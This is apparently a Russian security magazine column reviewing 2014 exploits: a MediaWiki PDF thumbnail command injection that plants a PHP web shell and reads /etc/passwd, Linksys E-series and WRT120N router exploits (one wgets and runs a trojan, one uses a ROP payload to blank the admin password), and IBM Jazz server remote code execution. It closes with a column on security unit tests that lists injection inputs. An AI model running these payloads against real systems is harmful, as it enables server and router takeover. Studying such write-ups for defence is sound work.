vboxadd:x:999:1::/var/run/vboxadd:/bin/false mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
```

localhost/mediawiki/images/abc.php?1=cat%20/etc/passwd

Выполнение команд в шелле в MediaWiki

```
// Если миниатюра не найдена, то создаем новую и масштабируем
// по высоте и ширине
$thumb = $img->transform( $params, File::RENDER_NOW );
...
// Если не было ошибок, то передаем файл
$thumb->streamFile( $headers );
```

Теперь рассмотрим скрипт, отвечающий за обработку файлов `/includes/filerepo/file/File.php`

```
<? ...
function transform( $params, $flags = 0 ) { ...
    // Обработчик PDF
    $handler = $this->getHandler();
    ...
    $normalisedParams = $params;
    $handler->normaliseParams( $this, $normalisedParams );
    ...
    $thumb = $handler->doTransform( $this, $tmpThumbPath, ↵
    $thumbUrl, $params );
```

Далее скрипт обработки PDF-файлов `/extensions/PdfHandler/PdfHandler_body.php`:

```
<? ...
function doTransform( $image, $dstPath, $dstUrl, $params, ↵
$flags = 0 ) {
    ...
    $width = $params['width'];
    ...
    // Создается команда с параметрами для выполнения в шелле
    $cmd = '(' . wfEscapeShellArg( $wgPdfProcessor );
    $cmd .= " -sDEVICE=jpeg -sOutputFile=- -dFirstPage=↵
            {$page} -dLastPage={$page}";
    $cmd .= " -r{$wgPdfHandlerDpi} -dBATCH -dNOPAUSE -q ". ↵
    wfEscapeShellArg($srcPath );
    $cmd .= " | " . wfEscapeShellArg( $wgPdfPostProcessor );
    // Вот и наша долгожданная ошибка. Переданный параметр
    // от пользователя не проходит ни одну из защитных обработок
    $cmd .= " -depth 8 -resize {$width} - ";
    $cmd .= wfEscapeShellArg( $dstPath ) . ")";
    $cmd .= " 2>&1";
    ...
    $err = wfShellExec( $cmd, $retval );
```

Ну и наконец, файл, который отвечает за выполнение команд `/includes/GlobalFunctions.php`. Выполнение команды с ограничением по времени и памяти:

```
<? ...
function wfShellExec( $cmd, &$retval = null, $environ = ↵
array(), $limits = array() ) {
    ...
    // Выполняем команду!
    passthru( $cmd, $retval );
```

EXPLOIT

Ниже представлен процесс эксплуатации уязвимости:

1. Загружаем PDF-файл на сайт с установленным MediaWiki и включенной возможностью загрузки PDF-файлов по следующему адресу:

```
http://vulnerable-site/index.php/Special:Upload
```

2. Создаем небольшой PHP-файл с функцией выполнения системных команд:

```
http://vulnerable-site/thumb.php?f=Longcat.pdf&w=10|echo↵
%20"<?php%20system(\\$_GET[1]);">images/abc.php
```

3. Проверяем работу созданного шелла, прочитав файл с паролями пользователей на сервере:

```
http://vulnerable-site/images/abc.php?1=cat%20/etc/passwd
```

Помимо обычного эксплойта, также есть готовый Metasploit-модуль.

TARGETS

MediaWiki 1.22.x–1.22.1;
MediaWiki 1.21.x–1.21.4;
MediaWiki 1.8–1.19.10.

SOLUTION

Есть исправление от производителя. Также можно запретить загрузку всех файлов (или только с расширением pdf) в файле с настройками `LocalSettings.php`

УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В РОУТЕРАХ LINKSYS E-СЕРИИ

CVSSv2: N/A
Дата релиза: 13 февраля 2014 года
Автор: Unknown, Rew, Johannes Ullrich
CVE: N/A

Данная уязвимость была обнаружена после анализа червя по имени TheMoon. Название он получил из-за изображений из фильма The Moon, которые хранились в бинарнике. Но вернемся к багам.

Многочисленные роутеры фирмы Linksys E-серии содержат ошибку в скрипте `tmUnblock.cgi` (в некоторых случаях и в `hndUnblock.cgi`), которая происходит из-за недостаточно тщательной обработки входящего параметра `ttcp_ip` POST-запроса, что позволяет выполнить произвольную команду на устройстве.

EXPLOIT

В открытый доступ выложено несколько эксплойтов:

- на Python от info_dox (bit.ly/1iCAME0);
- на PHP от Rew (bit.ly/1nP3wYS).

Разберем Python-версию. Ничего сложного в эксплуатации нет. В качестве атакующей команды берем загрузку исполняемого файла с доступного сервера, адрес которого указываем в переменной wget_url:

```
cmd = "wget %s -O /tmp/.trojan;chmod 777 /tmp/.trojan;/tmp/↵
.trojan" %(wget_url)
```

Далее составляем запрос, куда мы и впишем нашу команду

```
# Здесь указываем адрес или в 99% случаев IP типа 192.168.1.1
url = target + "/tmUnblock.cgi"
```

```
# Уязвимый параметр имеет особую структуру, которую нам надо
# учесть
injection = "-h %s" %(command)
the_ownage = {
    'submit_button': '',
    'change_action': '',
    'action': '',
    'commit': '0',
    'ttcp_num': '2',
    'ttcp_size': '2',
    # Уязвимый параметр
    'ttcp_ip': injection,
    'StartEPI': '1'
}
```

TARGETS

- Linksys E4200;
- Linksys E3200;
- Linksys E3000;
- Linksys E2500;
- Linksys E2100L;
- Linksys E2000;
- Linksys E1550;
- Linksys E1500;
- Linksys E1200;
- Linksys E1000;
- Linksys E900;
- Linksys E300;
- Linksys WAG320N;
- Linksys WAP300N;
- Linksys WAP610N;
- Linksys WES610N;
- Linksys WET610N;
- Linksys WRT610N;
- Linksys WRT600N;
- Linksys WRT400N;
- Linksys WRT320N;
- Linksys WRT160N;
- Linksys WRT150N.

Номера моделей были вытащены из червя, поэтому не исключено, что уязвимость работает и на других моделях.

SOLUTION

На момент написания статьи о патче не было известно. Но можно использовать сторонние прошивки от энтузиастов.

```
     private void registerServlets(HttpService httpService)
     {
180    if (!Boolean.TRUE.equals(this.servletsRegistered.get(httpService)))
       {
         try {
183        if (this.packageAdmin.getBundles("org.apache.commons.fileupload", null) != null) {
184          InstallServlet bootstrapServlet = new InstallServlet(this.provisionService, httpService, this.context);
185          httpService.registerServlet("/install", bootstrapServlet, null, null);
186          LogManagerServlet logManagerServlet = new LogManagerServlet(this.context.getDataFile("log4j.properties"));
187          httpService.registerServlet("/admin/log", logManagerServlet, null, null);
188          this.jspServletsRegistered = true;
           }
190        ProvisionRestServlet restServlet = new ProvisionRestServlet(this.provisionService, this.context, this.packageAdmin);
191        httpService.registerServlet("/admin/cmd", restServlet, null, null);
192        AuthServlet authServlet = new AuthServlet();
193        httpService.registerServlet("/auth", authServlet, null, null);
194        IsComponentInstalledServlet isComponentInstalledServlet = new IsComponentInstalledServlet(this.provisionService);
195        httpService.registerServlet("/admin/isComponentInstalled", isComponentInstalledServlet, null, null);
```

Регистрирование сервлетов в com.ibm.team.repository.provision.Activator

```
     protected void service(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
79     String contextPath = request.getContextPath();
80     String setupAlias = null;

82     synchronized (this) {
83       if (ServletFileUpload.isMultipartContent(request)) {
84         uploadUpdateSite(request, response);
         }
         else {
```

Сервис по обработке HTTP-запросов

```
268  private void uploadUpdateSite(HttpServletRequest request, HttpServletResponse response) throws IOException {

270    File uploadFile = this.bundleContext.getDataFile("upload.zip");
271    if (uploadFile.exists()) {
272      uploadFile.delete();
       }
274    ServletFileUpload upload = new ServletFileUpload();

326          StringWriter sw = new StringWriter();
327          String url = zipDirectory.toURL().toExternalForm();
328          this.provisionService.connectAndInstall(url, null, null, featureId, new PrintWriter(sw));
329          installBean.setLog(sw.toString());
```

Обработка полученных ZIP-файлов

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В IBM JAZZ TEAM SERVER

CVSSv2: 10.0 (AV:N/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 3 марта 2014 года
Автор: Insomnia Security
CVE: 2014-0862

Один из компонентов IBM Jazz Team Server / Rational, также доступный в Rational Focal Point и Rational CLM, подвержен атаке, которая позволяет злоумышленнику удаленно выполнить произвольный код. Уязвимы системы, включающие компонент, поддерживающий OSGi-контейнер, — к нему можно получить доступ без аутентификации через веб-сервер.

Атакующий, у которого будет доступ хотя бы на уровне HTTP-запросов к серверу с запущенным Rational Focal Point или Rational Requirements Manager, может исполнить произвольный Java-код на сервере с теми же правами, что и сама Java. Уязвимый компонент также используется в других различных программных решениях, описанных в официальном документе от IBM (ibm.co/1g5l8h5).

EXPLOIT

Архитектура, содержащая уязвимый компонент, реализует часть административных возможностей для комплекта Rational. Этот набор представляет собой несколько веб-доступных servlet endpoints, до одного из которых (`com.ibm.team.repository.provision.internal.InstallServlet`) можно добраться через HTTP по следующему пути: `<context-path>/install` (например, http://server/jazzui/install для Focal Point, http://server/rm/install для Rational Requirements Manager).

Этот сервлет отвечает за подтверждение загрузки OSGi-набора и развертывание его внутри Equinox OSGi контейнера запущенного приложения.

OSGi-наборы содержат произвольный Java-код. Эта особенность открывает замечательные возможности для атакующего, нужно лишь создать правильный интерфейс (OSGi `org.osgi.framework.BundleActivator`), предоставить соответствующие метаданные и загрузить их через HTTP POST запрос. В итоге мы сможем выполнить произвольный код на сервере с запущенным уязвимым продуктом!

Компонент `com.ibm.team.repository.provision.Activator` (весь представленный код декомпилировался из файла `com.ibm.team.repository.provision_1.2.200.v20121101_2349.jar`) выполняет набор операций Activator, который регистрирует servlet endpoints.

Сервлет `com.ibm.team.repository.provision.internal.InstallServlet` предоставляет сервис для методов по обработке HTTP-запросов с данными из нескольких частей, которые ведут к загрузке файлов в другие методы без аутентификации.

```
Terminal
metlstrm@ale ~/                    $ python jazzhanz.py http://192.168.181.150:9080/jazzui

        [ JAZZHANZ :: 0day           ]

                  <adam@insomniasec.com> Jan 2014

[*] Building payload file...
rm -f upload.zip haxxx.jar site.xml feature.xml
rm -rf plugins
sed 's/fid/haxxx/g' site.xml.tmpl > site.xml
unzip haxor.zip
Archive:  haxor.zip
   creating: plugins/
  inflating: plugins/com.insomniasec.Haxor_1.0.0.201401161840.jar
sed 's/fid/haxxx/g;s/haxver/1.0.0.201401161840/' feature.xml.tmpl > feature.xml
zip haxxx.jar feature.xml
  adding: feature.xml (deflated 30%)
zip -r upload.zip site.xml plugins haxxx.jar
  adding: site.xml (deflated 26%)
  adding: plugins/ (stored 0%)
  adding: plugins/com.insomniasec.Haxor_1.0.0.201401161840.jar (deflated 14%)
  adding: haxxx.jar (deflated 18%)
[*] Checking the target for the jazz component...
[*] good install log status response
[*] Here we go, staging payload in...
[*] Lets see if it worked...
[*] Connecting to endpoint at http://192.168.181.150:9080/jazzui/poll
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ uname -a
Linux ubuntu 3.11.0-12-generic #19-Ubuntu SMP Wed Oct 9 16:20:46 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ echo woot
woot
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ hostname
ubuntu
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$ id
uid=1000(kirk) gid=1000(kirk) groups=1000(kirk),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),
[JAZZHANZ] kirk@ubuntu:/home/kirk/fp/server$
```

Пример работы эксплойта для уязвимости в IBM Jazz Team Server

Функция `uploadUpdateSite()` обрабатывает полученные ZIP-файлы: разархивирует их и, если метаданные правильные для данного OSGi-набора, устанавливает и запускает код.

Все это приводит к установке атакующего кода внутри приложения. Через некоторое время он перезапускает сервисы и перезагружает систему, причем без попытки проверить методы, описанные внутри компонента.

Автор уязвимости пока не выложил в открытый доступ сам эксплойт, доступен лишь скриншот его работы.

Эксплойт протестирован на Rational Focal Point в Apache Tomcat container под Linux (но он также успешно работает для Rational Requirements Manager и Focal Point на WebSphere). Выполнение команд производится с помощью

```
java.lang.Runtime.getRuntime().exec()
```

А сами команды отсылаются по HTTP-протоколу.

TARGETS

IBM Rational Collaborative Lifecycle Management 3.0.0–4.0.5.

SOLUTION

Есть исправление (ibm.co/1g5l8h5) от производителя. Также можно сделать фильтр с регулярным выражением `^POST /.*/install.*` для детектирования HTTP-запросов от других возможных эксплойтов для InstallServlet, ProvisionRestServlet и других компонентов.

ПЕРЕПОЛНЕНИЕ СТЕКА FPRINTF В WRT120N

CVSSv2: N/A
Дата релиза: 19 февраля 2014 года
Автор: Craig
CVE: N/A

Ну и закончим наш обзор еще одной уязвимостью в роутерах Linksys. В модели WRT120N применена операционная система реального времени. Также весь веб-интерфейс в целях безопасности использует HTTP-авторизацию. Большинство страниц ее и требует, но есть небольшой список, который доступен без авторизации. Его можно найти, загрузив бинарный файл прошивки в дизассемблер (см. скриншоты).

Как пишет автор уязвимости, часть файлов в этом списке не представляла ничего впечатляющего. Тем не менее был найден интересный файл `/cgi/tmUnBlock.cgi`, в котором обрабатывались данные от пользователя (код обработки представлен на скриншоте). Нас интересует строка

```
fprintf(request->socket, "Location %s\n\n", GetWebParam↵
(cgi_handle, "TM_Block_URL"));
```

```
preTask_project_running:

saved_ra= -0x10

addiu   $sp, -0x10
sw      $ra, 0x10+saved_ra($sp)
lui     $a0, 0x8038
jal     bypass_file_list
la      $a0, aCgiBinLoginIma  # "/cgi-bin/login /images/ /login /blocked"...
li      $v0, 1
lw      $ra, 0x10+saved_ra($sp)
jr      $ra
addiu   $sp, 0x10
 # End of function preTask_project_running
```

Загружаем файл со списком доступных файлов в WRT120N

```
int fprintf(FILE *fp, char *format, vargs...)
{
   char buf[256];

   vsprintf(buf, format, vargs);
   return fputs(buf, fp);
}
```

Реализация функции fprintf

```
EPC   -> 0x41414141
CO_SR -> 0x0000FC03
Register Dump: Saved Area
RES:0x00000000
 RA:0x41414141
 AT:0x804E0000
 V0:0x00000182
 V1:0xFFFFFFFF
```

Значения регистров после переполнения буфера в WRT120N

```
.bss:81544AF0 admin_password: .space 4
.bss:81544AF0
.bss:81544AF4 dword_81544AF4: .space 4
.bss:81544AF8 dword_81544AF8: .space 4
.bss:81544AFC dword_81544AFC: .space 4
.bss:81544B00 dword_81544B00: .space 4
.bss:81544B04 dword_81544B04: .space 4
.bss:81544B08 dword_81544B08: .space 4
.bss:81544B0C dword_81544B0C: .space 4
.bss:81544B10 dword_81544B10: .space 4
.bss:81544B14 dword_81544B14: .space 4
.bss:81544B18                 .space 1
.bss:81544B19                 .space 1
.bss:81544B1A                 .space 1
.bss:81544B1B                 .space 1
.bss:81544B1C                 .space 1
.bss:81544B1D                 .space 1
```

Адрес, по которому находится пароль администратора устройства WRT120N

```
.data:8037E078 aCgiBinLoginIma:.ascii "/cgi-bin/login /images/ /login /blocked.stm /access_deny.htm "
.data:8037E078                                      # DATA XREF: preTask_project_running+10↑o
.data:8037E078                 .ascii "/wait /LANG_FR.js /func.js /cgi-bin/tmBlock.cgi /cgi-bin/tmUn"
.data:8037E078                 .ascii "Block.cgi /tmBlock.stm /tmPCBlock.stm /tmWTPBlock.stm /L10N.j"
.data:8037E078                 .ascii "s /UiFrwk.UiCtrl.UiHSlider.js /URL_Block.v1.08.04.css /expand"
.data:8037E078                 .ascii ".js /md5.js /HSlider.css"<0>
.data:8037E185                 .byte    0
```

Полный список доступных файлов в WRT120N

```
lw      $ra, 0x130+saved_ra($sp)  # We control $ra
lw      $s0, 0x130+saved_s0($sp)  # We control $s0
jr      $ra
addiu   $sp, 0x130
```

Конец функции fprintf

Хоть уязвимым параметром и является POST-переменная `TM_Block_URL`, но ошибка находится в реализации функции fprintf. И если ты посмотришь на ее код, то очень удивишься :).

Эта функция использует только 256 байт. Это означает, что полученный от пользователя параметр TM_BLOCK_URL переполнит буфер, если его размер будет больше, чем 246 (sizeof(buf) – strlen("Location: ")) байт.

Отправим тестовый запрос и посмотрим значения регистров (представлены на скриншоте):

```
$ wget --post-data="period=0&TM_Block_MAC=↵
  00:01:02:03:04:05&TM_Block_URL=$(perl -e 'print "A"x254')" ↵
  http://192.168.1.1/cgi-bin/tmUnBlock.cgi
```

От самого простого эксплойта требуется переписать часть важных данных в памяти, например пароль администратора устройства, который хранится по адресу `0x81544AF0`.

Пароль представлен как обычная строка, оканчивающаяся NULL-байтом, поэтому если мы запишем нулевой байт в начало этого адреса, то сможем авторизоваться на устройстве с пустым паролем. Нужно лишь сделать так, чтобы после всех наших действий система продолжила работать :).

Рассмотрим конец функции fprintf (см. скриншот). Оба регистра $ra и $s0 восстанавливаются из стека — это означает, что мы можем их контролировать, когда переполним стек.

Далее был найден интересный участок кода по адресу 0x8031F634, что сохраняет четыре нулевых байта из регистра $zero в адрес, который хранится в регистре $s0 (скриншот «Первая ROP-цепочка для эксплойта в WRT120N»).


Если мы используем переполнения fpritnf, чтобы вернуться к `0x8031F634` и переписать $s0 с адресом пароля администратора (`0x81544AF0`), тогда алгоритм работы кода получится таким:

- обнуляем пароль администратора;
- возвращаем адрес возврата, сохраненный в стеке (мы контролируем стек);
- добавляем 16 в указатель стека.

Последнее и вызывает проблему. Нам нужно, чтобы система продолжила работать нормально и не «упала», но если мы просто вернемся к функции `cgi_tmUnBlock`, как ожидают от fprintf, то наш указатель стека будет отличаться на 16 байт. Поиск подходящей ROP-цепочки, которая уменьшит указатель стека на 16 байт, мог бы затянуться, поэтому было предложено иное решение.

Если присмотреться к адресу в cgi_tmUnblock, куда fprintf должна вернуться, ты сможешь увидеть, что все делается для восстановления $ra, $s1 и $s0 из стека, затем возвращается, и к указателю стека добавляется 0x60 (скриншот «Конец функции cgi_tmUnblock»).

Мы уже добавили 0x10 к указателю стека, поэтому можем найти вторую ROP-цепочку для восстановления соответствующих сохраненных значений для $ra, $s1 и $s0 из стека и добавить 0x50 к указателю стека, то есть такую, которая эффективно заменит концовку функции cgi_tmUnblock.



Код обработки в скрипте tmUnBlock.cgi

Был найден не совсем точно подходящий под наши нужды участок кода по адресу 0x803471B8.

Эта цепочка добавляет только 0x10 к указателю стека, но это не проблема. Мы создаем несколько дополнительных кадров стека, который возвращается на себя пять раз. На пятой итерации оригинальные значения нужных регистров будут закинуты в стек и наша ROP-цепочка вернется к вызову из cgi_tmUnblock.

На сайте автора (bit.ly/1czvA11) есть небольшой GIF-ролик, в котором он нарисовал весь процесс переполнения буфера, описанный выше.

EXPLOIT

В качестве эксплойта опять будем использовать Python-скрип, который отправит POST-запрос со следующим содержимым:

```
# Путь к атакуемому устройству
url = target + '/cgi-bin/tmUnblock.cgi'
...
post_data = "period=0&TM_Block_MAC=00:01:02:03:04:05&↵
             TM_Block_URL="
# Заполняем
post_data += "B" * 246
# $s0, адрес пароля админа в памяти
post_data += "\x81\x54\x4A\xF0"
# $ra
post_data += "\x80\x31\xF6\x34"
# Заполняем стек
post_data += "C" * 0x28
# ROP 1 $s0
post_data += "D" * 4
# ROP 1 $ra (адрес для ROP 2)
post_data += "\x80\x34\x71\xB8"

# Заполняем стек
post_data += "E" * 8
for i in range(0, 4):
    # ROP 2 $s0
    post_data += "F" * 4
    # ROP 2 $s1
    post_data += "G" * 4
    # ROP 2 $ra (адрес "себя")
    post_data += "\x80\x34\x71\xB8"
    # Нужно 4 байта для последнего кадра, чтобы замкнуть
    # запрос символами "\n\n" и нулевым байтом
    post_data += "H" * (4-(3*(i/3)))
```

Исходник эксплойта ты также сможешь найти на сайте автора по указанной ссылке.

TARGETS

WRT120N.

SOLUTION

На момент написания статьи о патче, исправляющем данную уязвимость, известно не было.

Первая ROP-цепочка для эксплойта в WRT120N

```
ROM:8031F634                    sw      $zero, 0($s0)     # Store 4 NULL bytes to the address in $s0
ROM:8031F638                    move    $v0, $zero
ROM:8031F63C
ROM:8031F63C loc_8031F63C:                                # CODE XREF: sub_8031F5F0+20↑j
ROM:8031F63C                    lw      $ra, 4($sp)       # Load the return address off the stack
ROM:8031F640                    lw      $s0, 0($sp)       # Load $s0 off the stack
ROM:8031F644                    jr      $ra               # Return
ROM:8031F648                    addiu   $sp, 0x10         # $sp += 16
ROM:8031F648  # End of function sub_8031F5F0
```

Конец функции cgi_tmUnblock

```
ROM:8004FB2C                    jal     fprintf
ROM:8004FB30                    move    $a2, $v0
ROM:8004FB34                    lw      $ra, 0x60+saved_ra($sp)  # Call to fprintf returns here
ROM:8004FB38
ROM:8004FB38 end:                                         # CODE XREF: cgi_tmUnblock+34↑j
ROM:8004FB38                    lw      $s1, 0x60+saved_s1($sp)
ROM:8004FB3C                    lw      $s0, 0x60+saved_s0($sp)
ROM:8004FB40                    jr      $ra
ROM:8004FB44                    addiu   $sp, 0x60
ROM:8004FB44  # End of function cgi_tmUnblock
```

Вторая ROP-цепочка для эксплойта в WRT120N

```
ROM:803471B8
ROM:803471B8 loc_803471B8:                       # CODE XREF: sub_80347128+30↑j
ROM:803471B8              lw      $ra, 8($sp)      # Restore $ra from the stack (which we control)
ROM:803471BC
ROM:803471BC loc_803471BC:                       # CODE XREF: sub_80347128+74↑j
ROM:803471BC              lw      $s1, 4($sp)      # Restore $s1 from the stack (which we control)
ROM:803471C0              lw      $s0, 0($sp)      # Restore $s0 from the stack (which we control)
ROM:803471C4              jr      $ra              # Return
ROM:803471C8              addiu   $sp, 0x10        # $sp += 16
ROM:803471C8  # End of function sub_80347128
```

Колонка Алексея Синцова

Безопасный код через тестирование

Unit tests как процесс безопасности

Уязвимости и проблемы в коде возникают не только из-за ошибок при его написании, но и из-за недостаточного тестирования. Для того чтобы отлавливать XSS и SQLi, не нужно быть «хакером» или экспертом по ИБ — достаточно использовать простые модульные тесты (unit tests). Сегодня мы поговорим о том, как это делать: и насколько это полезно.



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

ИСТОЧНИК ПРОБЛЕМ ИЛИ БАНАЛЬНЫЕ АТАКИ: XSS/SQLI

Проблемы вроде XSS или SQLi встречаются часто, и основная их причина кроется в недостаточной фильтрации вывода и ввода. Соответственно, для XSS более критичен вывод, а для SQLi — ввод. В больших и крупных проектах, конечно, все может быть гораздо сложнее. Кроме того, дырки могут возникнуть не в изначальном коде, а в патчах. Написал разработчик новый код, добавил фичу, а вместе с ней в проект попала и уязвимость. Как быть?

Эта задача может быть решена при помощи классических unit-тестов. Эти тесты позволят сразу проверять код на типичные ошибки и ловить их на самой ранней стадии. Кроме того, все плюсы модульного тестирования переносятся и на вопросы ИБ — это и осведомленность разработчика, и документация кода, и покрытие кода, и раннее обнаружение проблем. Фактически такие тесты показывают предсказуемость поведения программы при атаках.

Но стоит помнить: тесты сделают ровно то, на что их запрограммировал девелопер, так что не стоит заменять ими статический анализ кода — это разные задачи. Более того, при хорошем покрытии такие тесты могут решить задачу поиска уязвимостей силами самих разработчиков и снизить траты на внешних консультантов. Поэтому если бюджет у нас ограничен, то лучше развивать внутреннее тестирование, чем привлекать консультантов и покупать дорогие решения.

БЕЗОПАСНОСТЬ – ДЕЛО РУК РАЗРАБОТЧИКА

Отдельная тема — использование unit-тестов в рамках модели SDLC (Software Development Life Cycle), да еще и в случае, когда разработка ведется по методологии Agile. Тут важно понимать, что одной из задач станет внедрение всех модных процедур ИБ прямо в сумасшедший ритм разработки кода. Поэтому важна не только автоматизация большинства процессов, но и включение в эти процессы программистов. Как раз для того, чтобы подключить к процессу кодеров, можно потребовать от них написание юнит-тестов, например на предмет фильтрации входных/выходных данных.


Таким образом, тестировать код на баги полностью смогут сами разработчики с помощью модульного тестирования, а кодеры будут понимать, зачем это надо и как это работает. С фильтрацией входа и выхода это кажется наименее сложным и понятным разработчику. При этом тестирование может быть достаточно простым, чтобы не сильно увеличивать время разработки.

HELLO WORLD

Давай я просто покажу пример такого подхода, чтобы было нагляднее. В качестве демонстрации будем использовать метод разработки через тестирование, то есть сначала мы опишем тест, который позволит удостовериться, что код работает как надо, а затем напишем код, который будет проходить этот тест.

Опишем задачу: «Пользователь может аутентифицироваться в системе с помощью пары логин-пароль. При этом у каждого пользователя может быть какая-то роль в системе. Кроме того, пользователь может добавлять новых пользователей с любой ролью, но только если этот пользователь характеризуется ролью со значением 0. Изначально такой пользователь есть только один — admin с паролем по умолчанию passw0rd. Также любой пользователь может сменить себе пароль, пользователь с ролью ноль может сменить пароль любому пользователю». У меня нет возможности выложить тут полный код unit-теста и проговорить каждую строчку, поэтому сразу оговорюсь, что весь код доступен в GitHub (https://github.com/eik00d/UTests1).

Итак, вот такие тесты мы написали по логике работы:



```
'''Синтаксис ввода: login <username> <passw> '''
class LoginTest(unittest.TestCase):
        TestUser=None

        def setUp(self):
            print "SETUP"
            self.TestUser=proto.HelloUser()
        def tearDown(self):
            print "CLEAR"
            self.TestUser=None
            reload(proto)

        '''По умолчанию не аутентифицированы'''
        def test_Auth0(self):
            self.assertTrue(self.TestUser.↵
            current_role<0, "По умолчанию роль
            должна быть отрицательной")
```

```
    '''Пробуем неправильный пароль'''
    def test_Auth1(self):
        self.TestUser.parse↵
        ("login admin not_exist")
        self.assertTrue(self.TestUser.↵
        current_role<0,"Удалось получить роль
        без правильного пароля")

    '''Пробуем неправильный логин и пароль'''
    def test_Auth2(self):
        self.TestUser.parse↵
        ("login not_admin not_exist")
        self.assertTrue(self.TestUser.↵
        current_role<0,"Удалось получить роль
        без существующего логина")

    '''Пробуем неправильный логин и правильный
       пароль'''
    def test_Auth3(self):
        self.TestUser.parse↵
        ("login not_admin passw0rd")
        self.assertFalse(self.TestUser.↵
        current_role==0,"Удалось получить роль
        без существующего логина")

    '''Пробуем правильный логин и пароль'''
    def test_Auth4(self):
        self.TestUser.parse("login admin ↵
        passw0rd")
        self.assertTrue(self.TestUser.↵
        current_role==0,"Должны получить
        нулевую роль")

    def test_Auth5(self):
        self.TestUser.parse("log1in admin aaa↵
        aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa↵
        aaaaaaaa")
        self.assertTrue(self.TestUser.↵
        current_role<0,"Значение роли должно ↵
        быть отрицательным")
```

Итак, тесты полностью описывают то, как мы хотим, чтобы это работало. Так как мы подразумеваем еще и безопасность, давай сразу включим фильтры ввода.

```
'''Синтаксис ввода: login <username> <passw> '''
class LoginSecurityTest(unittest.TestCase):
    def setUp(self):
        print "SETUP"
        self.TestUser=proto.HelloUser()
    def tearDown(self):
        print "CLEAR"
        self.TestUser=None
        reload(proto)

    '''LDAP Injection 1'''
    def test_LDAP1(self):
        self.TestUser.parse("login * *")
        self.assertFalse(self.TestUser.↵
        current_role==0, "LDAP Injection 1")

    '''LDAP Injection 2'''
    def test_LDAP2(self):
        self.TestUser.parse("login admin *")
        self.assertFalse(self.TestUser.↵
        current_role==0, "LDAP Injection 2")

    '''LDAP Injection 3'''
    def test_LDAP3(self):
        self.TestUser.parse("login admin)(&)) *")
        self.assertFalse(self.TestUser.↵
        current_role==0, "LDAP Injection 3")

    '''SQL Injection'''
    def test_SQL1(self):
        self.TestUser.parse("login admin' aaa")
```

```
Administrator: Windows Command Processor
  File "C:\code\PyUnit\web2.py", line 43, in parse
    self.login()
  File "C:\code\PyUnit\web2.py", line 23, in login
    role=self.db.execute(strSQL % (self.params[0],self.params[1]))
OperationalError: unrecognized token: "$"

======================================================================
FAIL: test_SQL2 (__main__.LoginSecurityTest)
----------------------------------------------------------------------
Traceback (most recent call last):
  File "test2.py", line 83, in test_SQL2
    self.assertFalse(self.TestUser.current_role==0, "SQL Injection 2")
AssertionError: SQL Injection 2

======================================================================
FAIL: test_SQL3 (__main__.LoginSecurityTest)
----------------------------------------------------------------------
Traceback (most recent call last):
  File "test2.py", line 88, in test_SQL3
    self.assertFalse(self.TestUser.current_role==0, "SQL Injection 3")
AssertionError: SQL Injection 3

